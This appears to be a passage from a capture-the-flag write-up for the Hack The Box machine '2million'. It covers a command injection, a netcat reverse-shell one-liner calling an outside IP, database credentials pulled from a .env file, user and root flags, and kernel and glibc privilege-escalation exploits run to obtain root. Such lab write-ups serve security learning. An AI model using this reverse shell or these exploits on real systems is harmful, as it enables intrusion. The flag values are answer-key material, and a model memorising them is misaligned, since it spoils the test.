
obtaining the Shell

this api is used to create an admin vpn key :




mo.png

we found a command injection vuln and we able to get a shell



shell.png



she.png

payload used :

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.17.27 9009 >/tmp/f
```

we able to find databases credential in .env file

```
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

user flag

then connecting using ssh we able to get user.txt :

```
a269b7f25e33828e133bdd9f866d7e75
```

we found n interesting email in /var/email :

```
admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There
 have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
```

email.png

using this exploit we get a root shell

```
https://github.com/sxlmnwb/CVE-2023-0386
```

```
admin@2million:/tmp$ cd 10.10.17.27\:8001/
admin@2million:/tmp/10.10.17.27:8001$ cd CVE-2023-0386/
admin@2million:/tmp/10.10.17.27:8001/CVE-2023-0386$ ls
exp  exp.c  fuse  fuse.c  gc  getshell.c  Makefile  ovlcap  README.md  test
admin@2million:/tmp/10.10.17.27:8001/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Feb  2 21:08 .
drwxrwxr-x 6 root   root     4096 Feb  2 21:08 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/10.10.17.27:8001/CVE-2023-0386# cat /root/root.txt
8e377fa3df5c9c8d8cc63851b952049e
```

shellll.png

Root flag

```
8e377fa3df5c9c8d8cc63851b952049e
```

Alternative Priv Esc

```
root@2million:/tmp/10.10.17.27:8001/CVE-2023-0386# ldd --version
ldd (Ubuntu GLIBC 2.35-0ubuntu3.1) 2.35
Copyright (C) 2022 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

vul.png

this GLIBC is vulnerable (**CVE-2023-4911**), using this repo we able to ge a root shell

```
https://github.com/NishanthAnand21/CVE-2023-4911-PoC.git
```